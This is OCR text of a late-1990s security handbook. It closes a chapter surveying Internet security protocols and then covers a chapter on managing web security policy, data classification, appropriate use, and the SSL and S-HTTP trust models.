SSL is a session-oriented protocol; that is, it is used to establish a secure connection between the client and the server that lasts for the life of the session or until terminated by the application.

SSL comes in two flavors and a number of variations. At the moment, the most widely used of the two flavors is *one-way SSL*. In this implementation, the server side has a private key, a corresponding public key, and a certificate for that key-pair. The server offers its public key to the client. After reconciling the certificate to satisfy itself as to the identity of the server, the client uses the public key to securely negotiate a session key with the server. Once the session key is in use, both the client and the server can be confident that only the other can see the traffic.

The client side has a public key for the key-pair that was used to sign the certificate and can use this key to verify the bind between the key-pair and the identity of the server. Thus, the one-way protocol provides for the authentication of the server to the client but not the other way around. If the server cares about the identity of the client, it must use the secure session to collect evidence about the identity of the client. This evidence is normally in the form of a user identifier and a passphrase or similar, previously shared, secret.

The other flavor of SSL is *two-way SSL*. In this implementation both the client and the server know the public key of the other and have a certificate for this key. In most instances the client's certificate is issued by the server, while the server's certificate was issued by a mutually trusted third party.

Secure-HTTP (S-HTTP)

S-HTTP is a secure version of HTTP designed to move individual pages securely on the World Wide Web. It is page oriented as contrasted to SSL, which is connection or session oriented. Most browsers (thin clients) that implement SSL also implement S-HTTP, may share key-management code, and may be used in ways that are not readily distinguishable to the end user. In other applications, S-HTTP gets the nod where very high performance is required and where there is limited need to save state between the client and the server.

Secure File Transfer Protocol (S-FTP)

Most of the applications of the primitive File Transfer Protocol are used to transfer public files in private networks. Much of it is characterized as "anonymous;" that is, one end of the connection may not even recognize the other. However, as the net spreads, FTP is increasingly used to move private data in public networks.

S-FTP adds encryption to FTP to add data-hiding to the integrity checking provided in the base protocol.

Secure Electronic Transaction (SET)

SET is a special protocol developed by the credit card companies and vendors and intended for use in multi-party financial transactions like credit card transactions across the Internet. It provides not only for hiding credit card numbers as they cross the network, but also for hiding them from some of the parties to the transaction and for protecting against replay.

One of the limitations of SSL when used for credit card numbers is that the merchant must become party to the entire credit card number and must make a record of it to use in the case of later disputes. This creates a vulnerability to the disclosure and reuse of the credit card number. SET uses public key cryptography to guarantee the merchant that he will be paid without his having to know or protect the credit card number.

Point-to-Point Tunneling* Protocol (PPTP)

PPTP is a protocol (from the PPTP Forum) for hiding the information in IP packets, including the addresses. It is used to connect (portable computer) clients across the dial-switched point-to-point network to the Internet and then to a (MS) gateway server to a private (enterprise) network or to (MS) servers on such a network. As its name implies, it is a point-to-point protocol. It is useful for implementing end-to-end secure virtual networks (SVNs) but less so for implementing any-gateway-to-any-gateway virtual private networks (VPNs).

It includes the ability to:

- Query the status of Comm Servers
- Provide in-band management
- Allocate channels and place outgoing calls
- Notify server on incoming calls
- Transmit and receive user data with flow control in both directions
- Notify server on disconnected calls

One major advantage of PPTP is that it is included in MS 32-bit operating systems. (At this writing, the client-side software is included on 32-bit MS Windows operating systems Dial Up Networking [rel.

*Tunneling is a form of encapsulation in which the encrypted package, the passenger, is encapsulated inside a datagram of the carrier protocol.

1.2 and 1.3]. The server-side software is included in the NT Server operating system. See L2TP below.) A limitation of PPTP, when compared to secure-IP or SSL, is that it does not provide authentication of the endpoints. That is, the nodes know that other nodes cannot see the data passing between but must use other mechanisms to authenticate addresses or user identities.

Layer 2 Forwarding (L2F)

L2F is another mechanism for hiding information on the Internet. The encryption is provided from the point where the dial-switched point-to-point network connects the Internet service provider (ISP) to the gateway on the private network. The advantage is that no additional software is required on the client computer; the disadvantage is that the data is protected only on the Internet and not on the dial-switched network.

L2F is a router-to-router protocol used to protect data from acquisition by an ISP, across the public digital packet-switched network (Internet) to receipt by a private network. It is used by the ISP to provide data-hiding servers to its clients. Because the protocol is implemented in the routers (Cisco), its details and management are hidden from the end users.

Layer 2 Tunneling Protocol (L2TP)

L2TP is a proposal by MS and Cisco to provide a client-to-gateway data-hiding facility that can be operated by the ISP. It responds to the limitations of PPTP (must be operated by the owner of the gateway) and L2F (does not protect data on the dial-switched point-to-point net). Such a solution could protect the data on both parts of the public network but as a service provided by the ISP rather than by the operator of the private network.

Secure Internet Protocol (Secure-IP or IPSec)

IPSec is a set of protocols to provide for end-to-end encryption of the IP packets. It is being developed by the Internet Engineering Task Force (IETF). It is to be used to bind endpoints to one another and to implement VPNs and SVNs.

Internet Security Association Key Management Protocol (ISAKMP)

ISAKMP is a proposal for a public-key certificate-based key-management protocol for use with IPSec. Because in order to establish a secure session the user will have to have both a certificate and the corresponding key and because the session will not be vulnerable to replay or eavesdropping, ISAKMP provides "strong authentication." What is more, because the same mechanism can be used for encryption as for authentication, it provides economy of administration.

Password Authentication Protocol (PAP)

As noted above, PPP provides for the parties to identify and authenticate each other. One of the protocols for doing this is PAP. (See also CHAP below). PAP works very much like traditional login using a shared secret. A sends a prompt or a request for authentication to B, and B responds with an identifier and a shared secret. If the pair of values meets A's expectation, then A acknowledges B.

This protocol is vulnerable to a replay attack. It is also vulnerable to abuse of B's identity by a privileged user of A.

Challenge Handshake Authentication Protocol (CHAP)

CHAP is a standard challenge–response peer-to-peer authentication mechanism. System A chooses a random number and passes it to B. B encrypts this challenge under a secret shared with A and returns it to A. A also computes the value of the challenge encrypted under the shared secret and compares this value to the value returned by B. If this response meets A's expectation, then A acknowledges B.

Many implementations of PPP/CHAP provide that the remote party be periodically reauthenticated by sending a new challenge. This resists any attempt at "session stealing."

Services

Telnet

File Transfer

FTP is the name of a protocol, but it is also the name of a service that uses the protocol to deliver files. The service is symmetric in that either the server or the client can initiate a transfer in either direction, either can get a file or send a file, either can do a get or a put. The client may itself be a server. The server may or may not recognize its user, and may or may not restrict access to the available files.

Where the server does restrict access to the available files, it usually does that through the use of the control facilities of the underlying file system. If the file server is built upon the UNIX operating system and file system or the Windows operating systems, then it will use the rules-based file access controls of the file system. If the server is built upon the NT operating system, then it will use the object-oriented controls of the NT file system. If the file service is built on MVS, and yes that does happen, then it is the optional access control facility of MVS that will be used.

Secure Shell (SSH 2)

Secure Shell is a UNIX-to-UNIX client-server program that uses strong cryptography for protecting all transmitted data, including passwords, binary files, and administrative commands between systems on a network. One can think of it as a client-server command processor or shell. While it is used primarily for system management, it should not be limited to this application.

SSH2 implements Secure-IP and ISAKMP at the application layer, as contrasted to the network layer, to provide a secure network computing environment. It provides node identification and authentication, node-to-node encryption, and secure command and file transfer. It compensates for most of the protocol limitations noted above. It is now preferred to and used in place of more limited or application-specific protocols or implementations such as Secure-FTP.

Conclusions

Courtney's first law says that nothing useful can be said about the security of a mechanism except in the context of an application and an environment. Of course, the converse of that law says that, in such a context, one can say quite a great deal.

The Internet is an open, not to say hostile, environment in which most everything is permitted. It is defined almost exclusively by its addresses and addressing schema and by the protocols that are honored in it. Little else is reliable.

Nonetheless, most sensitive applications can be done there as long as one understands the properties and limitations of those protocols and carefully chooses among them. We have seen that there are a large number of protocols defined and implemented on the Internet. No small number of them are fully adequate for all applications. On the other hand, the loss in performance, flexibility, generality, and function in order to use those that are secure for the intended application and environment is small. What is more, as the cost of performance falls, the differences become even less significant.

The information security manager must understand the needs of his applications, and know the tools, protocols, and what is possible in terms of security. Then he must choose and apply those protocols and implementations carefully.

Security Management for the World Wide Web

Lynda L. McGhie
Phillip Q. Maier

Companies continue to flock to the Internet in ever-increasing numbers, despite the fact that the overall and underlying environment is not secure. To further complicate the matter, vendors, standards bodies, security organizations, and practitioners cannot agree on a standard, compliant, and technically available approach. As a group of investors concerned with the success of the Internet for business purposes, it is critical that we pull our collective resources and work together to quickly establish and support interoperable security standards; open security interfaces to existing security products and security control mechanisms within other program products; and hardware and software solutions within heterogeneous operating systems which will facilitate smooth transitions.

Interfaces and teaming relationships to further this goal include computer and network security and information security professional associations (CSI, ISSA, NCSA), professional technical and engineering organizations (I/EEE, IETF), vendor and product user groups, government and standards bodies, seminars and conferences, training companies/institutes (MIS), and informal networking among practitioners.

Having the tools and solutions available within the marketplace is a beginning, but we also need strategies and migration paths to accommodate and integrate Internet, intranet, and World Wide Web (WWW) technologies into our existing IT infrastructure. While there are always emerging challenges, introduction of newer technologies, and customers with challenging and perplexing problems to solve, this approach should enable us to maximize the effectiveness of our existing security investments, while bridging the gap to the long awaited and always sought after perfect solution!

Security solutions are slowly emerging, but interoperability, universally accepted security standards, application programming interfaces (APIs) for security, vendor support and cooperation, and multiplatform security products are still problematic. Where there are products and solutions, they tend to have niche applicability, be vendor-centric or only address one of a larger set of security problems and requirements. For the most part, no single vendor or even software/vendor consortium has addressed the overall security problem within "open" systems and public networks. This indicates that the problem is very large, and that we are years away from solving today's problem, not to mention tomorrow's.

This chapter establishes and supports the need for an underlying baseline security framework that will enable companies to successfully evolve to doing business over the Internet and using internal intranet- and World Wide Web-based technologies most effectively within their own corporate computing and networking infrastructures. It presents a solution set that exploits existing skills, resources, and security implementations.

By acknowledging today's challenges, bench-marking today's requirements, and understanding our "as is condition" accordingly, we as security practitioners can best plan for security in the twenty-first century. Added benefits adjacent to this strategy will hopefully include a more cost-effective and seamless integration of security policies, security architectures, security control mechanisms, and security management processes to support this environment.

For most companies, the transition to "open" systems technologies is still in progress and most of us are somewhere in the process of converting mainframe applications and systems to distributed network-centric client-server infrastructures. Nevertheless, we are continually challenged to provide a secure environment today, tomorrow, and in the future, including smooth transitions from one generation to another. This chapter considers a phased integration methodology that initially focuses on the update of corporate policies and procedures, including most security policies and procedures; secondly, enhances existing distributed security architectures to accommodate the use of the Internet, intranet, and WWW technologies; thirdly, devises a security implementation plan that incorporates the use of new and emerging security products and techniques; and finally, addresses security management and infrastructure support requirements to tie it all together.

It is important to keep in mind, as with any new and emerging technology, Internet, intranet, and WWW technologies do not necessarily bring new and unique security concerns, risks, and vulnerabilities, but rather introduce new problems, challenges and approaches within our existing security infrastructure.

Security requirements, goals, and objectives remain the same, while the application of security, control mechanisms, and solution sets are different and require the involvement and cooperation of multidisciplined technical and functional area teams. As in any distributed environment, there are more players, and it is more difficult to find or interpret the overall requirements or even talk to anyone who sees or understands the big picture. More people are involved than ever before, emphasizing the need to communicate both strategic and tactical security plans broadly and effectively throughout the entire enterprise. The security challenges and the resultant problems become larger and more complex in this environment. Management must be kept up-to-date and thoroughly understand overall risk to the corporation's information assets with the implementation or decisions to implement new technologies. They must also understand, fund, and support the influx of resources required to manage the security environment.

As with any new and emerging technology, security should be addressed early in terms of understanding the requirements, participating in the evaluation of products and related technologies, and finally in the engineering, design, and implementation of new applications and systems. Security should also be considered during all phases of the systems development life cycle. This is nothing new, and many of us have learned this lesson painfully over the years as we have tried to retrofit security solutions as an adjunct to the implementation of some large and complex system. Another important point to consider throughout the integration of new technologies, is "technology does not drive or dictate security policies, but the existing and established security policies drive the application of new technologies." This point must be made to management, customers, and supporting IT personnel.

For most of us, the WWW will be one of the most universal and influential trends impacting our internal enterprise and its computing and networking support structure. It will widely influence our decisions to extend our internal business processes out to the Internet and beyond. It will enable us to use the same user interface, the same critical systems and applications, work towards one single original source of data, and continue to address the age-old problem: how can I reach the largest number of users at the lowest cost possible?"

THE PATH TO INTERNET/BROWSER TECHNOLOGIES

Everyone is aware of the staggering statistics relative to the burgeoning growth of the Internet over the last decade. The use of the WWW can even top that growth, causing the traffic on the Internet to double every six months. With five internal Web servers being deployed for every one external Web server, the rise of the intranet is also more than just hype. Companies are predominately using the Web technologies on the intranet to share

information and documents. Future application possibilities are basically any enterprise-wide application such as education and training; corporate policies and procedures; human resources applications such as a resume, job posting, etc.; and company information. External Web applications include marketing and sales.

For the purpose of this discussion, we can generally think of the Internet in three evolutionary phases. While each succeeding phase has brought with it more utility and the availability of a wealth of electronic and automated resources, each phase has also exponentially increased the risk to our internal networks and computing environments.

Phase I, the early days, is characterized by a limited use of the Internet, due in the most part to its complexity and universal accessibility. The user interface was anything but user friendly, typically limited to the use of complex UNIX-based commands via line mode. Security by obscurity was definitely a popular and acceptable way of addressing security in those early days, as security organizations and MIS management convinced themselves that the potential risks were confined to small user populations centered around homogeneous computing and networking environments. Most companies were not externally connected in those days, and certainly not to the Internet.

Phase II is characterized by the introduction of the first versions of data base search engines, including Gopher and Wide Area Information System (WAIS). These tools were mostly used in the government and university environments and were not well known nor generally proliferated in the commercial sector.

Phase III brings us up to today's environment, where Internet browsers are relatively inexpensive, readily available, easy to install, easy to use through GUI frontends and interfaces, interoperable across heterogeneous platforms, and ubiquitous in terms of information access.

The growing popularity of the Internet and the introduction of the "Internet" should not come as a surprise to corporate executives who are generally well read on such issues and tied into major information technology (IT) vendors and consultants. However, quite frequently companies continue to select one of two choices when considering the implementation of WWW and Internet technologies. Some companies, who are more technically astute and competitive, have jumped in totally and are exploiting Internet technologies, electronic commerce, and the use of the Web. Others, of a more conservative nature and more technically inexperienced, continue to maintain a hard-line policy on external connectivity, which basically continues to say "NO."

Internet technologies offer great potential for cost savings over existing technologies, representing huge investments over the years in terms of

revenue and resources now supporting corporate information infrastructures and contributing to the business imperatives of those enterprises. Internet-based applications provide a standard communications interface and protocol suite ensuring interoperability and access to the organization's heterogeneous data and information resources. Most WWW browsers run on all systems and provide a common user interface and ease of use to a wide range of corporate employees.

Benefits derived from the development of WWW-based applications for internal and external use can be categorized by the cost savings related to deployment, generally requiring very little support or end-user training. The browser software is typically free, bundled in vendor product suites, or very affordable. Access to information, as previously stated, is ubiquitous and fairly straightforward.

Use of internal WWW applications can change the very way organizations interact and share information. When established and maintained properly, an internal WWW application can enable everyone on the internal network to share information resources, update common use applications, receive education and training, and keep in touch with colleagues at their home base, from remote locations, or on the road.

INTERNET/WWW SECURITY OBJECTIVES

As mentioned earlier, security requirements do not change with the introduction and use of these technologies, but the emphasis on where security is placed and how it is implemented does change. The company's Internet, intranet, and WWW security strategies should address the following objectives, in combination or in prioritized sequence, depending on security and access requirements, company philosophy, the relative sensitivity of the company's information resources, and the business imperative for using these technologies.

- Ensure that Internet- and WWW-based application and the resultant access to information resources are protected, and that there is a cost-effective and user-friendly way to maintain and manage the underlying security components over time as new technology evolves and security solutions mature in response.
- Information assets should be protected against unauthorized usage and destruction. Communication paths should be encrypted as well as transmitted information that is broadcast over public networks.
- Receipt of information from external sources should be decrypted and authenticated. Internet- and WWW-based applications, WWW pages, directories, discussion groups, and data bases should all be secured using access control mechanisms.
- Security administration and overall support should accommodate a combination of centralized and decentralized management.

- User privileges should be linked to resources, with privileges to those resources managed and distributed through directory services.
- Mail and real-time communications should also be consistently protected. Encryption key management systems should be easy to administer, compliant with existing security architectures, compatible with existing security strategies and tactical plans, and secure to manage and administer.
- New security policies, security architectures, and control mechanisms should evolve to accommodate this new technology; not change in principle or design.

Continue to use risk management methodologies as a baseline for deciding how many of the new Internet, intranet, and WWW technologies to use and how to integrate them into the existing Information Security Distributed Architecture. As always, ensure that the optimum balance between access to information and protection of information is achieved during all phases of the development, integration, implementation, and operational support life cycle.

INTERNET AND WWW SECURITY POLICIES AND PROCEDURES

Having said all of this, it is clear that we need new and different policies, or minimally, an enhancement or refreshing of current policies supporting more traditional means of sharing, accessing, storing, and transmitting information. In general, high-level security philosophies, policies, and procedures should not change. In other words, who is responsible for what (the fundamental purpose of most high-level security policies) does not change. These policies are fundamentally directed at corporate management, process, application and system owners, functional area management, and those tasked with the implementation and support of the overall IT environment. There should be minimal changes to these policies, perhaps only adding the Internet and WWW terminology.

Other high-level corporate policies must also be modified, such as the use of corporate assets, responsibility for sharing and protecting corporate information, etc. The second-level corporate policies, usually more procedure oriented typically addressing more of the "how," should be more closely scrutinized and may change the most when addressing the use of the Internet, intranet, and Web technologies for corporate business purposes. New classifications and categories of information may need to be established and new labeling mechanisms denoting a category of information that cannot be displayed on the Internet or new meanings to "all allow" or "public" data. The term "public," for instance, when used internally, usually means anyone authorized to use internal systems. In most companies, access to internal networks, computing systems, and information is

severely restricted and "public" would not mean unauthorized users, and certainly not any user on the Internet.

Candidate lower-level policies and procedures for update to accommodate the Internet and WWW include external connectivity, network security, transmission of data, use of electronic commerce, sourcing and procurement, E-mail, nonemployee use of corporate information and electronic systems, access to information, appropriate use of electronic systems, use of corporate assets, etc.

New policies and procedures (most likely enhancements to existing policies) highlight the new environment and present an opportunity to dust off and update old policies. Involve a broad group of customers and functional support areas in the update to these policies. The benefits are many. It exposes everyone to the issues surrounding the new technologies, the new security issues and challenges, and gains buy-in through the development and approval process from those who will have to comply when the policies are approved. It is also an excellent way to raise the awareness level and get attention to security up front.

The most successful corporate security policies and procedures address security at three levels, at the management level through high-level policies, at the functional level through security procedures and technical guidelines, and at the end-user level through user awareness and training guidelines. Consider the opportunity to create or update all three when implementing Internet, intranet, and WWW technologies.

Since these new technologies increase the level of risk and vulnerability to your corporate computing and network environment, security policies should probably be beefed up in the areas of audit and monitoring. This is particularly important because security and technical control mechanisms are not mature for the Internet and WWW and therefore more manual processes need to be put in place and mandated to ensure the protection of information.

The distributed nature of Internet, intranet, and WWW and their inherent security risks can be addressed at a more detailed level through an integrated set of policies, procedures, and technical guidelines. Because these policies and processes will be implemented by various functional support areas, there is a great need to obtain by-in from these groups and ensure coordination and integration through all phases of the systems' life cycle. Individual and collective roles and responsibilities should be clearly delineated to include monitoring and enforcement.

Other areas to consider in the policy update include legal liabilities, risk to competition-sensitive information, employees' use of company time while "surfing" the Internet, use of company logos and trade names by

	Auth.	Trans. Controls	Encryption	Audit	Ownership
External Public Data				(X)	X
Internal Public Data				(X)	X
Internal Cntl. Data	X	X	(X)	X	X
External Cntl. Data	X	X	X	X	X
Update Applications	X	X		X	X

Exhibit 1. Sample Data Protection Classification Hierarchy

employees using the Internet, defamation of character involving company employees, loss of trade secrets, loss of the competitive edge, ethical use of the Internet, etc.

DATA CLASSIFICATION SCHEME

A data classification scheme is important to both reflect existing categories of data and introduce any new categories of data needed to support the business use of the Internet, electronic commerce, and information sharing through new intranet and WWW technologies. The whole area of nonemployee access to information changes the approach to categorizing and protecting company information.

The sample chart below (Exhibit 1) is an example of how general to specific categories of company information can be listed, with their corresponding security and protection requirements to be used as a checklist by application, process, and data owners to ensure the appropriated level of protection, and also as a communication tool to functional area support personnel tasked with resource and information protection. A supplemental chart could include application and system names familiar to corporate employees, or types of general applications and information such as payroll, HR, marketing, manufacturing, etc.

Note that encryption may not be required for the same level of data classification in the mainframe and proprietary networking environment, but in "open" systems and distributed and global networks transmitted data are much more easily compromised. Security should be applied based on a thorough risk assessment considering the value of the information, the risk introduced by the computing and network environment, the technical control mechanisms feasible or available for implementation, and the ease of administration and management support. Be careful to apply the right "balance" of security. Too much is just as costly and ineffective as too little in most cases.

APPROPRIATE USE POLICY

It is important to communicate management's expectation for employee's use of these new technologies. An effective way to do that is to supplement the corporate policies and procedures with a more user-friendly bulletined

Examples of *Unacceptable* Use include but not limited to the following:

1. Using company equipment, functions or services for nonbusiness-related activities while on company time; which in effect is mischarging
2. Using the equipment or services for financial or commercial gain
3. Using the equipment or services for any illegal activity
4. Dial-in usage from home for Internet services for personal gain
5. Accessing nonbusiness-related news groups or BBS
6. Willful intent to degrade or disrupt equipment, software or system performance
7. Vandalizing the data or information of another user
8. Gaining unauthorized access to resources or information
9. Invading the privacy of individuals
10. Masquerading as or using an account owned by another user
11. Posting anonymous messages or mail for malicious intent
12. Posting another employee's personal communication or mail without the original author's consent; this excludes normal business E-mail forwarding
13. Downloading, storing, printing, or displaying files or messages that are profane, obscene, or that use language or graphics which offends or tends to degrade others
14. Transmitting company data over the network to noncompany employees without following proper release precedures
15. Loading software obtained from outside the standard company's procurement channels onto a company system without proper testing and approval
16. Initiating or forwarding electronic chain mail.

Examples of *Acceptable Use* include but not limited to the following:

1. Accessing the Internet, computer resources, fax machines, and phones for information directly related to your work assignment
2. Off-hour usage of computer systems for degree-related school work where allowed by local site practices
3. Job related On Job Training (OJT)

Exhibit 2. Appropriate Use Policy

list of requirements. The list should be specific, highlight employee expectations and outline what employees can and cannot do on the Internet, intranet, and WWW. The goal is to communicate with each and every employee, leaving little room for doubt or confusion. An Appropriate Use Policy (Exhibit 2) could achieve these goals and reinforce the higher level. Areas to address include the proper use of employee time, corporate computing and networking resources, and acceptable material to be viewed or downloaded to company resources.

Most companies are concerned with the Telecommunications Act and their liabilities in terms of allowing employees to use the Internet on company time and with company resources. Most find that the trade-off is highly skewed to the benefit of the corporation in support of the utility of the Internet. Guidelines must be carefully spelled out and coordinated with the legal department to ensure that company liabilities are addressed

through clear specification of roles and responsibilities. Most companies do not monitor their employee's use of the Internet or the intranet, but find that audit trail information is critical to prosecution and defense for computer crime.

Overall computer security policies and procedures are the baseline for any security architecture and the first thing to do when implementing any new technology. However, you are never really finished as the development and support of security policies is an iterative process and should be revisited on an ongoing basis to ensure that they are up-to-date, accommodate new technologies, address current risk levels, and reflect the company's use of information and network and computing resources.

There are four basic threats to consider when you begin to use Internet, intranet, and Web technologies:

- Unauthorized alteration of data
- Unauthorized access to the underlying operating system
- Eavesdropping on messages passed between a server and a browser
- Impersonation

Your security strategies should address all four. These threats are common to any technology in terms of protecting information. In the remainder of this chapter, we will build upon the general "good security practices and traditional security management" discussed in the first section and apply these lessons to the technical implementation of security and control mechanisms in the Internet, intranet, and Web environments.

The profile of a computer hacker is changing with the exploitation of Internet and Web technologies. Computerized bulletin board services and network chat groups link computer hackers (formerly characterized as loners and misfits) together. Hacker techniques, programs and utilities, and easy-to-follow instructions are readily available on the net. This enables hackers to more quickly assemble the tools to steal information and break into computers and networks, and it also provides the "would-be" hacker a readily available arsenal of tools.

INTERNAL/EXTERNAL APPLICATIONS

Most companies segment their networks and use firewalls to separate the internal and external networks. Most have also chosen to push their marketing, publications, and services to the public side of the firewall using file servers and Web servers. There are benefits and challenges to each of these approaches. It is difficult to keep data synchronized when duplicating applications outside the network. It is also difficult to ensure the security of those applications and the integrity of the information. Outside the firewall is simply *outside*, and therefore also outside the protections of the internal security environment. It is possible to protect that

information and the underlying system through the use of new security technologies for authentication and authorization. These techniques are not without trade-offs in terms of cost and ongoing administration, management, and support.

Security goals for external applications that bridge the gap between internal and external, and for internal applications using the Internet, intranet, and WWW technologies should all address these traditional security controls:

- Authentication
- Authorization
- Access control
- Audit
- Security administration

Some of what you already used can be ported to the new environment, and some of the techniques and supporting infrastructure already in place supporting mainframe-based applications can be applied to securing the new technologies.

Using the Internet and other public networks is an attractive option, not only for conducting business-related transactions and electronic commerce, but also for providing remote access for employees, sharing information with business partners and customers, and supplying products and services. However, public networks create added security challenges for IS management and security practitioners, who must devise security systems and solutions to protect company computing, networking, and information resources. Security is a CRITICAL component.

Two watchdog groups are trying to protect online businesses and consumers from hackers and fraud. The council of Better Business Bureaus has launched BBBOnline, a service that provides a way to evaluate the legitimacy of online businesses. In addition, the national computer security association, NCSA, launched a certification program for secure WWW sites. Among the qualities that NCSA looks for in its certification process are extensive logging, the use of encryption including those addressed in this chapter, and authentication services.

There are a variety of protection measures that can be implemented to reduce the threats in the Web/server environment, making it more acceptable for business use. Direct server protection measures include secure Web server products which use differing designs to enhance the security over user access and data transmittal. In addition to enhanced secure Web server products, the Web server network architecture can also be addressed to protect the server and the corporate enterprise which could be placed in a vulnerable position due to server enabled connectivity. Both




Exhibit 3. Where are your Users?

secure server and secure Web server designs will be addressed, including the application and benefits to using each.

WHERE ARE YOUR USERS?

Discuss how the access point where your users reside contributes to the risk and the security solutions set. Discuss the challenge when users are all over the place and you have to rely on remote security services that are only as good as the users' correct usage. Issues of evolving technologies can also be addressed. Concerns for multiple layering of controls and dissatisfied users with layers of security controls, passwords, hoops, etc. can also be addressed.

WEB BROWSER SECURITY STRATEGIES

Ideally, Web browser security strategies should use a network-based security architecture that integrates your company's external Internet and the internal intranet security policies. Ensure that users on any platform, with any browser, can access any system from any location if they are authorized and have a "need-to-know." Be careful not to adopt the latest evolving security product from a new vendor or an old vendor capitalizing on a hot marketplace.

Recognizing that the security environment is changing rapidly, and knowing that we don't want to change our security strategy, architecture, and control mechanisms every time a new product or solution emerges, we need to take time and use precautions when devising browser security solutions. It is sometimes a better strategy to stick with the vendors that you have already invested in and negotiate with them to enhance their existing products, or even contract with them to make product changes

specific or tailored to accommodate your individual company requirements. Be careful in these negotiations as it is extremely likely that other companies have the very same requirements. User groups can also form a common position and interface to vendors for added clout and pressure.

You can basically secure your Web server as much as or as little as you wish with the current available security products and technologies. The trade offs are obvious: cost, management, administrative requirements, and time. Solutions can be hardware, software and personnel intensive.

Enhancing the security of the Web server itself has been a paramount concern since the first Web server initially emerged, but progress has been slow in deployment and implementation. As the market has mushroomed for server use, and the diversity of data types that are being placed on the server has grown, the demand has increased for enhanced Web server security. Various approaches have emerged, with no single *de facto* standard yet emerging (though there are some early leaders — among them Secure Sockets Layer [SSL] and Secure Hypertext Transfer Protocol [S-HTTP]). These are two significantly different approaches, but both widely seen in the marketplace.

Secure Socket Layer (SSL) Trust Model

One of the early entrants into the secure Web server and client arena is Netscape's Commerce Server, which utilizes the Secure Sockets Layer (SSL) trust model. This model is built around the RSA Public Key/Private Key architecture. Under this model, the SSL-enabled server is authenticated to SSL-aware clients, proving its identity at each SSL connection. This proof of identity is conducted through the use of a public/private key pair issued to the server validated with x.509 digital certificates. Under the SSL architecture, Web server validation can be the only validation performed, which may be all that is needed in some circumstances. This would be applicable for those applications where it is important to the user to be assured of the identity of the target server, such as when placing company orders, or other information submittal where the client is expecting some important action to take place. Exhibit 4 diagrams this process.

Optionally, SSL sessions can be established that also authenticate the client and encrypt the data transmission between the client and the server for multiple I/P services (HTTP, Telnet, FTP). The multiservice encryption capability is available because SSL operates below the application layer and above the TCP/IP connection layer in the protocol stack, and thus other TCP/IP services can operate on top of a SSL-secured session.

Optionally, authentication of a SSL client is available when the client is registered with the SSL server, and occurs after the SSL-aware client connects and authenticates the SSL server. The SSL client then submits its digital




Exhibit 4. Server Authentication




Exhibit 5. Client and Server Authentication

certificate to the SSL server, where the SSL server validates the client's certificate and proceeds to exchange a session key to provide encrypted transmissions between the client and the server. Exhibit 5 provides a graphical representation of this process for mutual client and server authentication under the SSL architecture. This type of mutual client/server authentication process should be considered when the data being submitted by the client are sensitive enough to warrant encryption prior to being submitted over a network transmission path.

Though there are some "costs" with implementing this architecture, these cost variables must be considered when proposing a SSL server implementation to enhance your Web server security. First of all, the design needs to consider whether to only provide server authentication, or both server and client authentication. The issue when expanding the

authentication to include client authentication includes the administrative overhead of managing the user keys, including a key revocation function. This consideration, of course, has to assess the size of the user base, potential for growth of your user base, and stability of your proposed user community. All of these factors will impact the administrative burden of key management, especially if there is the potential for a highly unstable or transient user community.

The positive considerations for implementing a SSL-secured server is the added ability to secure other I/P services for remote or external SSL clients. SSL-registered clients now have the added ability to communicate securely by utilizing Telnet and FTP (or other I/P services) after passing SSL client authentication and receiving their session encryption key. In general the SSL approach has very broad benefits, but these benefits come with the potential added burden of higher administration costs, though if the value of potential data loss is great, then it is easily offset by the administration cost identified above.

Secure Hypertext Transfer Protocol (S-HTTP)

Secure Hypertext Transfer Protocol, (S-HTTP) is emerging as another security tool and incorporates a flexible trust model for providing secure Web server and client HTTP communications. It is specifically designed for direct integration into HTTP transactions, with its focus on flexibility for establishing secure communications in a HTTP environment while providing transaction confidentiality, authenticity/integrity, and nonrepudiation. S-HTTP incorporates a great deal of flexibility in its trust model by leaving defined variable fields in the header definition which identifies the trust model or security algorithm to be used to enable a secure transaction. S-HTTP can support symmetric or asymmetric keys, and even a Kerberos-based trust model. The intention of the authors was to build a flexible protocol that supports multiple trusted modes, key management mechanisms, and cryptographic algorithms through clearly defined negotiation between parties for specific transactions.

